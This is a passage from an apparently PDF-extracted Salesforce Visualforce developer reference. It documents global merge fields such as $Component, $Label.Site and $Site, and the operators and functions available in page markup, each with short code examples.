    value="{!URLFOR($Action.Attachment.Download,
      attachment.id)}">
    Download Now!
  </apex:outputLink>
</apex:page>
```

\$Api

Description	A global merge field type to use when referencing API URLs.
Use	Use dot notation to specify an API URL, or to return the session ID.
Example	<code>{!\$Api.Session_ID}</code>

\$Component

Description	A global merge field type to use when referencing a Visualforce component.
Use	Each component in a Visualforce page has its own <code>id</code> attribute. When the page is rendered, this attribute is the same as the Document Object Model (DOM) ID. Use <code>\$Component.Id</code> in JavaScript to reference a specific component on a page.
Example	<p>The following JavaScript method references a component named <code>msgpost</code> in a Visualforce page:</p> <pre>function beforeTextSave() { document.getElementById('{!\$component. msgpost}').value = myEditor.getEditorHTML(); }</pre> <p>The page markup that follows shows the <code><apex:outputText></code> component to which <code>msgpost</code> refers:</p> <pre><apex:page> <apex:outputText id="msgpost" value="Emad is great"/> </apex:page></pre> <p>If your component is nested, you must declare the entire component tree. For example, if your page looks like this:</p> <pre><apex:page> <apex:pageBlock id="theBlock"> <apex:pageBlockSection id="theSection" columns="1"> <apex:pageBlockSectionItem id="theSectionItem"> <apex:outputText id="text"> Heya! </apex:outputText> </apex:pageBlockSectionItem> </apex:pageBlockSection> </apex:pageBlock> </apex:page></pre>

```

        </apex:pageBlockSectionItem>
    </apex:pageBlockSection>
</apex:pageBlock>
</apex:page>

```

Then you can refer to the component in a function like this:

```

document.getElementById(
    "{!$Component.theBlock.theSection.theSectionItem.text}")

```

\$componentLabel

Description:	A global merge field to use when referencing the label of an <code>inputField</code> component on a Visualforce page that is associated with a message.
Use:	Return the label of an <code>inputField</code> component that is associated with a message.
Visualforce Example:	<pre> <apex:datalist var="mess" value="{!messages}"> <apex:outputText value="{!mess.componentLabel}:" style="color:red/> <apex:outputText value="{!mess.detail}" style="color:black" /> </apex:datalist> </pre>
Tips:	This global variable is only available for Visualforce pages.

\$currentPage

Description	A global merge field type to use when referencing the current Visualforce page.
Use	Use this expression in a Visualforce page to access the current page parameters and values, the current page name (<code>\$currentPage.Name</code>), or the URL of the current page (<code>\$currentPage.URL</code>).
Example	<pre> <apex:page standardController="Account"> <apex:pageBlock title="Hello {!\$User.FirstName}!"> You belong to the {!account.name} account. </apex:pageBlock> <apex:detail subject="{!account}" relatedList="false"/> <apex:relatedList list="OpenActivities" subject="{!\$currentPage.parameters.relatedId}" /> </apex:page> </pre>

\$label

Description	A global merge field type to use when referencing a custom label in a Visualforce page.
--------------------	---

Use	<p>Use this expression in a Visualforce page to access a custom label. When the application server constructs the page to be presented to the end-user's browser, the value returned depends upon the language setting of the contextual user. The value returned is one of the following, in order of precedence:</p> <ol style="list-style-type: none"> 1. the local translation's text 2. the packaged translation's text 3. the master label's text
Example	<pre><apex:page> <apex:pageMessage severity="info" strength="1" summary="{!\$Label.firststrun_helptext}" /> </apex:page></pre>

\$Label.Site

Description	<p>A global merge field type to use when referencing a standard label in a Visualforce page. Like all standard labels, the text will display based on the user's language and locale.</p>																												
Use	<p>Use this expression in a Visualforce page to access a standard label. When the application server constructs the page to be presented to the end-user's browser, the value returned depends on the language and locale of the user.</p> <p>Salesforce provides the following labels:</p> <table border="1" data-bbox="605 1125 1474 1877"> <thead> <tr> <th>Label</th> <th>Message</th> </tr> </thead> <tbody> <tr> <td>authorization_required</td> <td>Authorization Required</td> </tr> <tr> <td>bandwidth_limit_exceeded</td> <td>Bandwidth Limit Exceeded</td> </tr> <tr> <td>change_password</td> <td>Change Password</td> </tr> <tr> <td>change_your_password</td> <td>Change Your Password</td> </tr> <tr> <td>click_forget_password</td> <td>If you have forgotten your password, click Forgot Password to reset it.</td> </tr> <tr> <td>community_nickname</td> <td>Nickname</td> </tr> <tr> <td>confirm_password</td> <td>Confirm Password</td> </tr> <tr> <td>down_for_maintenance</td> <td><i>{0}</i> is down for maintenance</td> </tr> <tr> <td>email</td> <td>Email</td> </tr> <tr> <td>email_us</td> <td>email us</td> </tr> <tr> <td>enter_password</td> <td>Did you forget your password? Please enter your username below.</td> </tr> <tr> <td>error</td> <td>Error: {0}</td> </tr> <tr> <td>error2</td> <td>Error</td> </tr> </tbody> </table>	Label	Message	authorization_required	Authorization Required	bandwidth_limit_exceeded	Bandwidth Limit Exceeded	change_password	Change Password	change_your_password	Change Your Password	click_forget_password	If you have forgotten your password, click Forgot Password to reset it.	community_nickname	Nickname	confirm_password	Confirm Password	down_for_maintenance	<i>{0}</i> is down for maintenance	email	Email	email_us	email us	enter_password	Did you forget your password? Please enter your username below.	error	Error: {0}	error2	Error
Label	Message																												
authorization_required	Authorization Required																												
bandwidth_limit_exceeded	Bandwidth Limit Exceeded																												
change_password	Change Password																												
change_your_password	Change Your Password																												
click_forget_password	If you have forgotten your password, click Forgot Password to reset it.																												
community_nickname	Nickname																												
confirm_password	Confirm Password																												
down_for_maintenance	<i>{0}</i> is down for maintenance																												
email	Email																												
email_us	email us																												
enter_password	Did you forget your password? Please enter your username below.																												
error	Error: {0}																												
error2	Error																												

Label	Message
file_not_found	File Not Found
forgot_password	Forgot Password
forgot_password_confirmation	Forgot Password Confirmation
forgot_your_password_q	Forgot Your Password?
get_in_touch	Please {1} if you need to get in touch.
go_to_login_page	Go to Login Page
img_path	/img/sites
in_maintenance	Down For Maintenance
limit_exceeded	Limit Exceeded
login	Login
login_button	Login
login_or_register_first	You must first log in or register before accessing this page.
logout	Logout
new_password	New Password
new_user_q	New User?
old_password	Old Password
page_not_found	Page Not Found
page_not_found_detail	Page Not Found: {0}
password	Password
passwords_dont_match	Passwords did not match.
powered_by	Powered by
register	Register
registration_confirmation	Registration Confirmation
site_login	Site Login
site_under_construction	Site Under Construction
sorry_for_inconvenience	Sorry for the inconvenience.
sorry_for_inconvenience_backShortly	Sorry for the inconvenience. We'll be back shortly.
stay_tuned	Stay tuned.
submit	Submit
temp_password_sent	An email has been sent to you with your temporary password.

	Label	Message
	thank_you_for_registering	Thank you for registering. An email has been sent to you with your temporary password.
	under_construction	<i>{0}</i> is under construction
	user_registration	New User Registration
	username	Username
	verify_new_password	Verify New Password

Example

```
<apex:page>
  <apex:pageMessage severity="info"
    strength="1"
    summary="{!$Label.Site.temp_password_sent}"
  />
</apex:page>
```

\$ObjectType

Description	A global merge field type to use when referencing standard or custom objects such as accounts, cases, or opportunities as well as the value of a field on that object.
Use	Use dot notation to specify an object, such as <code>\$ObjectType.Case</code> . Optionally, select a field on that object using the following syntax: <code>\$ObjectType.Role_Limit__c.Fields.Limit__c</code> .
Example	The following example retrieves the label for the Account name field: <code>{!\$ObjectType.Account.Fields.Name.Label}</code> You can also use dynamic references on page 142 to retrieve information about an object through <code>\$ObjectType</code> . For example, <code>{!\$ObjectType.Account.Fields['Name'].Type}</code>

\$Organization

Description	A global merge field type to use when referencing information about your company profile. Use organization merge fields to reference your organization's city, fax, ID, or other details.
Use	Use dot notation to access your organization's information. For example: <code>{!\$Organization.Street}</code> <code>{!\$Organization.State}</code> The values returned for the fields are the values currently stored as part of your company information in Salesforce.

	Note that you cannot use the <code>UiSkin \$Organization</code> value in Visualforce.
Example	<code>{!\$Organization.Phone}</code>

\$Page

Description	A global merge field type to use when referencing a Visualforce page.
Use	Use this expression in a Visualforce page to access another Visualforce page.
Example	<pre><apex:page> <h1>Linked</h1> <apex:outputLink value="{!\$Page.otherPage}"> This is a link to another page. </apex:outputLink> </apex:page></pre>

\$Profile

Description	A global merge field type to use when referencing information about the current user's profile. Use profile merge fields to reference information about the user's profile such as license type or name.
Use	Use dot notation to access your organization's information. Note that you cannot use the following <code>\$Profile</code> values in Visualforce: <ul style="list-style-type: none"> • <code>LicenseType</code> • <code>UserType</code>
Example	<pre>{!\$Profile.Id} {!\$Profile.Name}</pre>

\$Resource

Description	A global merge field type to use when referencing an existing static resource by name in a Visualforce page. You can also use resource merge fields in URLFOR functions to reference a particular file in a static resource archive.
Use	Use <code>\$Resource</code> to reference an existing static resource. The format is <code>\$Resource.nameOfResource</code> , such as <code>\$Resource.TestImage</code> .
Examples	The Visualforce component below references an image file that was uploaded as a static resource and given the name <code>TestImage</code> : <pre><apex:image url="{!\$Resource.TestImage}" width="50" height="50"/></pre>

To reference a file in an archive (such as a .zip or .jar file), use the URLFOR function. Specify the static resource name that you provided when you uploaded the archive with the first parameter, and the path to the desired file within the archive with the second. For example:

```
<apex:image url="{!URLFOR($Resource.TestZip,
'images/Bluehills.jpg')}"
width="50" height="50"/>
```

\$\$Control

Description	A global merge field type to use when referencing an existing custom s-control by name. This merge field type results in a URL to a page where the s-control executes.
Use	Use dot notation to access an existing s-control by its name.
Examples	<p>The following example shows how to link to an s-control named HelloWorld in a Visualforce page:</p> <pre><apex:page> <apex:outputLink value="{!\$\$Control.HelloWorld}">Open the HelloWorld s-control</apex:outputLink> </apex:page></pre> <p>Note that if you simply want to embed an s-control in a page, you can use the <apex:scontrol> tag without the \$\$Control merge field. For example:</p> <pre><apex:page> <apex:scontrol controlName="HelloWorld" /> </apex:page></pre>

\$\$Site

Description	A global merge field type to use when referencing information about the current Force.com site.										
Use	Use dot notation to access information about the current Force.com site. Note that only the following site fields are available:										
	<table border="1"> <thead> <tr> <th>Merge Field</th> <th>Description</th> </tr> </thead> <tbody> <tr> <td>{!\$Site.Name}</td> <td>Returns the API name of the current site.</td> </tr> <tr> <td>{!\$Site.Domain}</td> <td>Returns the Force.com domain name for your organization.</td> </tr> <tr> <td>{!\$Site.CustomWebAddress}</td> <td>Returns the value of the Custom Web Address field for the current site.</td> </tr> <tr> <td>{!\$Site.OriginalUrl}</td> <td>Returns the original URL for this page if it is a designated error page for the site; otherwise, returns null.</td> </tr> </tbody> </table>	Merge Field	Description	{!\$Site.Name}	Returns the API name of the current site.	{!\$Site.Domain}	Returns the Force.com domain name for your organization.	{!\$Site.CustomWebAddress}	Returns the value of the Custom Web Address field for the current site.	{!\$Site.OriginalUrl}	Returns the original URL for this page if it is a designated error page for the site; otherwise, returns null.
Merge Field	Description										
{!\$Site.Name}	Returns the API name of the current site.										
{!\$Site.Domain}	Returns the Force.com domain name for your organization.										
{!\$Site.CustomWebAddress}	Returns the value of the Custom Web Address field for the current site.										
{!\$Site.OriginalUrl}	Returns the original URL for this page if it is a designated error page for the site; otherwise, returns null.										

Merge Field	Description
{!\$Site.CurrentSiteUrl}	Returns the value of the site URL for the current request (for example, <code>http://myco.com/</code> or <code>https://myco.force.com/prefix/</code>).
{!\$Site.LoginEnabled}	Returns <code>true</code> if the current site is associated with an active login-enabled portal; otherwise returns <code>false</code> .
{!\$Site.RegistrationEnabled}	Returns <code>true</code> if the current site is associated with an active self-registration-enabled Customer Portal; otherwise returns <code>false</code> .
{!\$Site.IsPasswordExpired}	For authenticated users, returns <code>true</code> if the currently logged-in user's password is expired. For non-authenticated users, returns <code>false</code> .
{!\$Site.AdminEmailAddress}	Returns the value of the <code>Site Contact</code> field for the current site.
{!\$Site.Prefix}	Returns the URL path prefix of the current site. For example, if your site URL is <code>myco.force.com/partners</code> , <code>partners</code> is the path prefix. Returns <code>null</code> if the prefix is not defined, or if the page was accessed using a custom Web address.
{!\$Site.Template}	Returns the template name associated with the current site; returns the default template if no template has been designated.
{!\$Site.ErrorMessage}	Returns an error message for the current page if it is a designated error page for the site and an error exists; otherwise, returns an empty string.
{!\$Site.ErrorDescription}	Returns the error description for the current page if it is a designated error page for the site and an error exists; otherwise, returns an empty string.
{!\$Site.AnalyticsTrackingCode}	The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.

Example

The following example shows how to use the `$Site.Template` merge field:

```
<apex:page title="Job Application Confirmation"
  showHeader="false"
  standardStylesheets="true">
  <!-- The site template provides layout & style for the site
  -->
  <apex:composition template="{!$Site.Template}">
  <apex:define name="body">
    <apex:form>
      <apex:commandLink value="<- Back to Job Search"
        onclick="window.top.location='{!$Page.PublicJobs}';return
```



```

false;"/>
    <br/>
    <br/>
    <center><apex:outputText value="Your application has
been saved. Thank
    you for your interest!"/></center>
    <br/>
    <br/>
    </apex:form>
</apex:define>
</apex:composition>
</apex:page>

```

`System.OriginDateTime`

Description	A global merge field that represents the literal value of 1900-01-01 00:00:00.
Use	Use this global variable when performing date/time offset calculations or to assign a literal value to a data/time field.
Example	The following example calculates the number of days that have passed since 1900: <pre> {!NOW() - System.OriginDateTime} </pre>

`User`

Description	A global merge field type to use when referencing information about the current user. User merge fields can reference information about the user such as alias, title, and ID.
Use	Use dot notation to access the current user's information. For example: <pre> {!IF (CONTAINS(\$User.Alias, Smith) True, False)} </pre>
Example	The following example displays the current user's company name, as well as the status of the current user (which returns a Boolean value.) <pre> <apex:page> <h1>Congratulations</h1> This is your new Page <p>The current company name for this user is: {!\$User.CompanyName}</p> </apex:page> </pre>

\$User.UITheme and \$User.UIThemeDisplayed

Description	<p>These global merge fields identify the Salesforce look and feel a user sees on a given Web page.</p> <p>The difference between the two variables is that <code>\$User.UITheme</code> returns the look and feel set by the user, while <code>\$User.UIThemeDisplayed</code> returns the actual look and feel. For example, a user may have the permissions to see the new user interface theme look and feel, but if they are using a browser that doesn't support that look and feel, <code>\$User.UIThemeDisplayed</code> returns a different value.</p> <p>Factors that affect the expected theme from displaying include the user agent of the browser and whether accessibility mode is enabled.</p>
Use	<p>Use these variables to identify the CSS used to render Salesforce web pages to a user. Both variables return one of the following values:</p> <ul style="list-style-type: none"> • <code>Theme1</code>—Obsolete Salesforce theme • <code>Theme2</code>—Salesforce theme used prior to Spring '10 • <code>PortalDefault</code>—Salesforce Customer Portal theme • <code>Webstore</code>—Salesforce AppExchange theme • <code>Theme3</code>—Current Salesforce theme, introduced during Spring '10
Example	<p>The following example shows how you can render different layouts based on a user's theme:</p> <pre data-bbox="620 989 1224 1266"> <apex:page> <apex:pageBlock title="My Content" rendered="{!\$User.UITheme == 'Theme2'}"> // this is the old theme... </apex:pageBlock> <apex:pageBlock title="My Content" rendered="{!\$User.UITheme == 'Aloha'}"> //this is the new theme ... </apex:pageBlock> </apex:page> </pre> <p>The section “Styling Visualforce Pages” in the <i>Visualforce Developer's Guide</i> provides more information on how to use these global variables.</p>

\$UserRole

Description	<p>A global merge field type to use when referencing information about the current user's role. Role merge fields can reference information such as role name, description, and ID.</p>
Use	<p>Use dot notation to access information about the current user's role.</p> <p>Note that you cannot use the following <code>\$UserRole</code> values in Visualforce:</p> <ul style="list-style-type: none"> • <code>CaseAccessForAccountOwner</code> • <code>ContactAccessForAccountOwner</code> • <code>OpportunityAccessForAccountOwner</code> • <code>PortalType</code>

Example

`{!$UserRole.LastModifiedById}`

Functions

You can use the following operators and functions in your Visualforce pages.

Math Operators

Operator	Description	Use
+	Calculates the sum of two values.	<code>value1 + value2</code> and replace each <i>value</i> with merge fields, expressions, or other numeric values.
-	Calculates the difference of two values.	<code>value1 - value2</code> and replace each <i>value</i> with merge fields, expressions, or other numeric values.
*	Multiplies its values.	<code>value1 * value2</code> and replace each <i>value</i> with merge fields, expressions, or other numeric values.
/	Divides its values.	<code>value1 / value2</code> and replace each <i>value</i> with merge fields, expressions, or other numeric values.
^	Raises a number to a power of a specified number.	<code>number^integer</code> and replace <i>number</i> with a merge field, expression, or another numeric value; replace <i>integer</i> with a merge field that contains an integer, expression, or any integer.
()	Specifies that the expressions within the open parenthesis and close parenthesis are evaluated first. All other expressions are evaluated using standard operator precedence.	<code>(expression1) expression2...</code> and replace each <i>expression</i> with merge fields, expressions, or other numeric values.

Logical Operators

Operator	Description	Use
= and ==	Evaluates if two values are equivalent.	<code>expression1=expression2</code> or <code>expression1 == expression2</code> , and replace each <i>expression</i> with merge fields, expressions, or other numeric values.

Operator	Description	Use
<> and !=	Evaluates if two values are not equivalent.	<i>expression1</i> <> <i>expression2</i> or <i>expression1</i> != <i>expression2</i> , and replace each <i>expression</i> with merge fields, expressions, or other numeric values.
<	Evaluates if a value is less than the value that follows this symbol.	<i>value1</i> < <i>value2</i> and replace each <i>value</i> with merge fields, expressions, or other numeric values.
>	Evaluates if a value is greater than the value that follows this symbol.	<i>value1</i> > <i>value2</i> and replace each <i>value</i> with merge fields, expressions, or other numeric values.
<=	Evaluates if a value is less than or equal to the value that follows this symbol.	<i>value1</i> <= <i>value2</i> and replace each <i>value</i> with merge fields, expressions, or other numeric values.
>=	Evaluates if a value is greater than or equal to the value that follows this symbol.	<i>value1</i> >= <i>value2</i> and replace each <i>value</i> with merge fields, expressions, or other numeric values.
&&	Evaluates if two values or expressions are both true. Use this operator as an alternative to the logical function AND.	(<i>logical1</i>) && (<i>logical2</i>) and replace <i>logical1</i> and <i>logical2</i> with the values or expressions that you want evaluated.
	Evaluates if at least one of multiple values or expressions is true. Use this operator as an alternative to the logical function OR.	(<i>logical1</i>) (<i>logical2</i>) and replace any number of logical references with the values or expressions you want evaluated.

Text Operators

Operator	Description	Use
&	Connects two or more strings.	<i>string1</i> & <i>string2</i> and replace each <i>string</i> with merge fields, expressions, or other values.

Date and Time Functions



Note: The date/time data type might not evaluate correctly in formula expressions for Visualforce pages with an API version less than 20.0. It may be incorrectly interpreted as just a date type.

Function	Description	Use
DATE	Returns a date value from year, month, and day values you enter. Salesforce displays an error on the detail page if the value of the DATE function in a formula	DATE (<i>year</i> , <i>month</i> , <i>day</i>) and replace <i>year</i> with a four-digit year, <i>month</i> with a two-digit month, and <i>day</i> with a two-digit day.

Function	Description	Use
	field is an invalid date, such as February 29 in a non-leap year.	
DATEVALUE	Returns a date value for a date/time or text expression.	<code>DATEVALUE (expression)</code> and replace <i>expression</i> with a date/time or text value, merge field, or expression.
DATETIMEVALUE	Returns a year, month, day and GMT time value.	<code>DATETIMEVALUE (expression)</code> and replace <i>expression</i> with a date/time or text value, merge field, or expression.
DAY	Returns a day of the month in the form of a number between 1 and 31.	<code>DAY (date)</code> and replace <i>date</i> with a date field or value such as <code>TODAY ()</code> .
MONTH	Returns the month, a number between 1 (January) and 12 (December) in number format of a given date.	<code>MONTH (date)</code> and replace <i>date</i> with the field or expression for the date containing the month you want returned.
NOW	<p>Returns a date/time representing the current moment.</p> <p>The <code>NOW</code> function returns the current date and time in the GMT timezone. <code>{!NOW ()}</code> For example:</p> <p style="padding-left: 20px;"><code>Today's date and time is: {!NOW ()}</code></p> <p>produces the following:</p> <p style="padding-left: 20px;"><code>Today's date and time is: Mon Jul 21 16:12:10 GMT 2008</code></p> <p>Tips</p> <ul style="list-style-type: none"> • Do not remove the parentheses. • Keep the parentheses empty. They do not need to contain a value. • Use addition or subtraction operators and a number with a <code>NOW</code> function to return a different date and time. For example <code>{!NOW () +5}</code> calculates the date and time five days ahead of now. • If you prefer to use a date time field, use <code>TODAY</code>. 	<code>NOW ()</code>
TODAY	<p>Returns the current date as a date data type.</p> <p>The <code>TODAY</code> function returns the current day. For example, The following markup:</p> <p style="padding-left: 20px;"><code>Today's date is: {!TODAY ()}</code></p>	<code>TODAY ()</code>

Function	Description	Use
	<p>produces the following output:</p> <pre>Today's date is Mon Jul 21 00:00:00 GMT 2008</pre> <p>Tips</p> <ul style="list-style-type: none"> • Do not remove the parentheses. • Keep the parentheses empty. They do not need to contain a value. • Use addition and subtraction operators with a <code>TODAY</code> function and numbers to return a date. For example <code>{!TODAY() +7}</code> calculates the date seven days ahead of now. • If you prefer to use a date time field, use <code>NOW</code>. 	
YEAR	Returns the four-digit year in number format of a given date.	<code>YEAR (date)</code> and replace <i>date</i> with the field or expression that contains the year you want returned.

Informational Functions

Function	Description	Use
BLANKVALUE	Determines if an expression has a value and returns a substitute expression if it does not. If the expression has a value, returns the value of the expression.	<code>BLANKVALUE (expression, substitute_expression)</code> and replace <i>expression</i> with the expression you want evaluated; replace <i>substitute_expression</i> with the value you want to replace any blank values.
ISBLANK	Determines if an expression has a value and returns TRUE if it does not. If it contains a value, this function returns FALSE.	<code>ISBLANK (expression)</code> and replace <i>expression</i> with the expression you want evaluated.
NULLVALUE	Determines if an expression is null (blank) and returns a substitute expression if it is. If the expression is not blank, returns the value of the expression.	<code>NULLVALUE (expression, substitute_expression)</code> and replace <i>expression</i> with the expression you want to evaluate; replace <i>substitute_expression</i> with the value you want to replace any blank values.
PRIORVALUE	Returns the previous value of a field.	<code>PRIORVALUE (field)</code>

Logical Functions

Function	Description	Use
AND	<p>Returns a TRUE response if all values are true; returns a FALSE response if one or more values are false.</p> <p>The following markup displays the word “Small” if the price and quantity are less than one. This field is blank if the asset has a price or quantity greater than one.</p> <pre>{!IF(AND(Price < 1, Quantity < 1), "Small", null)}</pre> <p>You can use <code>&&</code> instead of the word AND in your Visualforce markup. For example, <code>AND(Price < 1, Quantity < 1)</code> is the same as <code>(Price < 1) && (Quantity < 1)</code>.</p> <ul style="list-style-type: none"> • Make sure the <i>value_if_true</i> and <i>value_if_false</i> expressions have the same data type. 	<p>AND(<i>logical1</i>, <i>logical2</i>, ...) and replace <i>logical1</i>, <i>logical2</i>, ... with the values that you want evaluated.</p>
CASE	<p>Checks a given expression against a series of values. If the expression is equal to a value, returns the corresponding result. If it is not equal to any values, it returns the <i>else_result</i>.</p>	<p>CASE(<i>expression</i>, <i>value1</i>, <i>result1</i>, <i>value2</i>, <i>result2</i>, ..., <i>else_result</i>) and replace <i>expression</i> with the field or value you want compared to each specified value. Replace each value and result with the value that must be equivalent to return the result entry. Replace <i>else_result</i> with the value you want returned when the expression does not equal any values.</p>
IF	<p>Determines if expressions are true or false. Returns a given value if true and another value if false.</p> <p>The following markup returns “Private” if the opportunity <code>IsPrivate</code> field is set to true; it returns “Not Private” if the field is set to false.</p> <pre>{!IF(opportunity.IsPrivate, "Private", "Not Private")}</pre>	<p>IF(<i>logical_test</i>, <i>value_if_true</i>, <i>value_if_false</i>) and replace <i>logical_test</i> with the expression you want evaluated; replace <i>value_if_true</i> with the value you want returned if the expression is true; replace <i>value_if_false</i> with the value you want returned if the expression is false.</p>

Function	Description	Use
ISCHANGED	Compares the value of a field to the previous value and returns TRUE if the values are different. If the values are the same, this function returns FALSE.	ISCHANGED (<i>field</i>) and replace <i>field</i> with the name of the field you want to compare.
ISNEW	Checks if the formula is running during the creation of a new record and returns TRUE if it is. If an existing record is being updated, this function returns FALSE.	ISNEW ()
ISNUMBER	Determines if a text value is a number and returns TRUE if it is. Otherwise, it returns FALSE.	ISNUMBER (<i>text</i>) and replace <i>text</i> with the merge field name for the text field.
NOT	<p>Returns FALSE for TRUE and TRUE for FALSE.</p> <p>The following markup returns the value of ReportAcct if the account IsActive field is set to false. It returns the value of SaveAcct if IsActive is set to true.</p> <pre>{!IF(NOT(Account.IsActive)ReportAcct, SaveAcct)}</pre> <p>You can use ! instead of the word NOT in your Visualforce markup. For example, NOT(Account.IsActive) is the same as !Account.IsActive).</p>	NOT (<i>logical</i>) and replace <i>logical</i> with the expression that you want evaluated.
OR	<p>Determines if expressions are true or false. Returns TRUE if any expression is true. Returns FALSE if all expressions are false.</p> <p>The following markup will return the value of VerifyAcct if either account field IsActive__c or IsNew__c is set to true.</p> <pre>{!IF(OR(Account.IsActive__c, Account.IsNew__C)) VerifyAcct, CloseAcct)}</pre> <p>You can use instead of the word OR in your Visualforce markup. For example, OR(Price < 1, Quantity < 1) is the same as ((Price < 1) (Quantity < 1)).</p>	OR (<i>logical1</i> , <i>logical2</i> ...) and replace any number of logical references with the expressions you want evaluated.

Math Functions

Function	Description	Use
ABS	Calculates the absolute value of a number. The absolute value of a number is the number without its positive or negative sign.	<i>ABS (number)</i> and replace <i>number</i> with a merge field, expression, or other numeric value that has the sign you want removed.
CEILING	Rounds a number up to the nearest integer.	<i>CEILING (number)</i> and replace <i>number</i> with the field or expression you want rounded.
EXP	Returns a value for e raised to the power of a number you specify.	<i>EXP (number)</i> and replace <i>number</i> with a number field or value such as 5.
FLOOR	Returns a number rounded down to the nearest integer.	<i>FLOOR (number)</i> and replace <i>number</i> with a number field or value such as 5.245.
LN	Returns the natural logarithm of a specified number. Natural logarithms are based on the constant e value of 2.71828182845904.	<i>LN (number)</i> and replace <i>number</i> with the field or expression for which you want the natural logarithm.
LOG	Returns the base 10 logarithm of a number.	<i>LOG (number)</i> and replace <i>number</i> with the field or expression from which you want the base 10 logarithm calculated.
MAX	Returns the highest number from a list of numbers.	<i>MAX (number, number, ...)</i> and replace <i>number</i> with the fields or expressions from which you want to retrieve the highest number.
MIN	Returns the lowest number from a list of numbers.	<i>MIN (number, number, ...)</i> and replace <i>number</i> with the fields or expressions from which you want to retrieve the lowest number.
MOD	Returns a remainder after a number is divided by a specified divisor.	<i>MOD (number, divisor)</i> and replace <i>number</i> with the field or expression you want divided; replace <i>divisor</i> with the number to use as the divisor.
ROUND	Returns the nearest number to a number you specify, constraining the new number by a specified number of digits.	<i>ROUND (number, num_digits)</i> and replace <i>number</i> with the field or expression you want rounded; replace <i>num_digits</i> with the number of decimal places you want to consider when rounding.
SQRT	Returns the positive square root of a given number.	<i>SQRT (number)</i> and replace <i>number</i> with the field or expression you want computed into a square root.

Text Functions

Function	Description	Use
BEGINS	<p>Determines if text begins with specific characters and returns TRUE if it does. Returns FALSE if it does not.</p> <p>The following markup will return true if the opportunity <code>StageName</code> field begins with the string “Closed”. Standard stage names “Closed Won” and “Closed Lost” would both return true.</p> <pre>{!BEGINS (opportunity.StageName, 'Closed')}</pre> <p>This function is case sensitive so be sure your <code>compare_text</code> value has the correct capitalization. Also, this function only works with text, not with numbers or other data types.</p>	<p><code>BEGINS (text, compare_text)</code> and replace <code>text</code>, <code>compare_text</code> with the characters or fields you want to compare.</p>
BR	<p>Inserts a line break in a string of text.</p>	<code>BR ()</code>
CONTAINS	<p>Compares two arguments of text and returns TRUE if the first argument contains the second argument. If not, returns FALSE.</p> <p>The following example checks the content of a custom text field named <code>Product_Type</code> and returns “Parts” for any product with the word “part” in it. Otherwise, it returns “Service.”</p> <pre>{!IF(contains(opportunity.Product_Type_c, "part"), "Parts", "Service") }</pre> <p>This function is case sensitive so be sure your <code>compare_text</code> value has the correct capitalization.</p>	<p><code>CONTAINS (text, compare_text)</code> and replace <code>text</code> with the text that contains the value of <code>compare_text</code>.</p>
FIND	<p>Returns the position of a string within a string of text represented as a number.</p>	<p><code>FIND (search_text, text[, start_num])</code> and replace <code>search_text</code> with the string you want to find, replace <code>text</code> with the field or expression you want to search, and replace <code>start_num</code> with the number of the character from which to start searching from left to right.</p>

Function	Description	Use
GETSESSIONID	Returns the user's session ID.	<code>GETSESSIONID()</code>
HTMLENCODE	Encodes text and merge field values for use in HTML by replacing characters that are reserved in HTML, such as the greater-than sign (>), with HTML entity equivalents, such as <code>&gt;</code> .	<code>{!HTMLENCODE(<i>text</i>)}</code> and replace <i>text</i> with the merge field or text string that contains the reserved characters.
ISPICKVAL	Determines if the value of a picklist field is equal to a text literal you specify.	<code>ISPICKVAL(<i>picklist_field</i>, <i>text_literal</i>)</code> and replace <i>picklist_field</i> with the merge field name for the picklist; replace <i>text_literal</i> with the picklist value in quotes. <i>text_literal</i> cannot be a merge field or the result of a function.
JSENCODE	Encodes text and merge field values for use in JavaScript by inserting escape characters, such as a backslash (\), before unsafe JavaScript characters, such as the apostrophe (').	<code>{!JSENCODE(<i>text</i>)}</code> and replace <i>text</i> with the merge field or text string that contains the unsafe JavaScript characters.
JSINHTMLENCODE	Encodes text and merge field values for use in JavaScript within HTML tags by inserting escape characters before unsafe JavaScript characters and replacing characters that are reserved in HTML with HTML entity equivalents.	<code>{!JSINHTMLENCODE(<i>text</i>)}</code> and replace <i>text</i> with the merge field or text string that contains the unsafe JavaScript characters.
LEFT	Returns the specified number of characters from the beginning of a text string.	<code>LEFT(<i>text</i>, <i>num_chars</i>)</code> and replace <i>text</i> with the field or expression you want returned; replace <i>num_chars</i> with the number of characters from the left you want returned.
LEN	Returns the number of characters in a specified text string. <code>{!LEN(Account.name)}</code> returns the number of characters in the Account name. <code>LEN</code> counts spaces as well as characters. <code>{!LEN("The Spot")}</code> returns 8.	<code>LEN(<i>text</i>)</code> and replace <i>text</i> with the field or expression whose length you want returned.
LOWER	Converts all letters in the specified text string to lowercase. Any characters that are not letters are unaffected by this function. Locale rules are applied if a locale is provided.	<code>LOWER(<i>text</i>, [<i>locale</i>])</code> and replace <i>text</i> with the field or text you wish to convert to lowercase, and <i>locale</i> with the optional two-character ISO language code or five-character locale code, if available. For information on supported languages, see "What languages does Salesforce support?" in the online help.

Function	Description	Use
LPAD	Inserts characters you specify to the left-side of a text string.	<p>LPAD(<i>text</i>, <i>padded_length</i> [, <i>pad_string</i>]) and replace the variables:</p> <ul style="list-style-type: none"> <i>text</i> is the field or expression you want to insert characters to the left of. <i>padded_length</i> is the number of total characters in the text that will be returned. <i>pad_string</i> is the character or characters that should be inserted. <i>pad_string</i> is optional and defaults to a blank space. <p>If the value in <i>text</i> is longer than <i>pad_string</i>, <i>text</i> is truncated to the size of <i>padded_length</i>.</p>
MID	Returns the specified number of characters from the middle of a text string given the starting position.	<p>MID(<i>text</i>, <i>start_num</i>, <i>num_chars</i>) and replace <i>text</i> with the field or expression to use when returning characters; replace <i>start_num</i> with the number of characters from the left to use as a starting position; replace <i>num_chars</i> with the total number of characters to return.</p>
RIGHT	Returns the specified number of characters from the end of a text string.	<p>RIGHT(<i>text</i>, <i>num_chars</i>) and replace <i>text</i> with the field or expression you want returned; replace <i>num_chars</i> with the number of characters from the right you want returned.</p>
RPAD	Inserts characters that you specify to the right-side of a text string.	<p>RPAD(<i>text</i>, <i>padded_length</i> [, '<i>pad_string</i>']) and replace the variables:</p> <ul style="list-style-type: none"> <i>text</i> is the field or expression after which you want to insert characters. <i>pad_length</i> is the number of total characters in the text string that will be returned. <i>pad_string</i> is the character or characters that should be inserted. <i>pad_string</i> is optional and defaults to a blank space. <p>If the value in <i>text</i> is longer than <i>pad_string</i>, <i>text</i> is truncated to the size of <i>padded_length</i>.</p>

Function	Description	Use
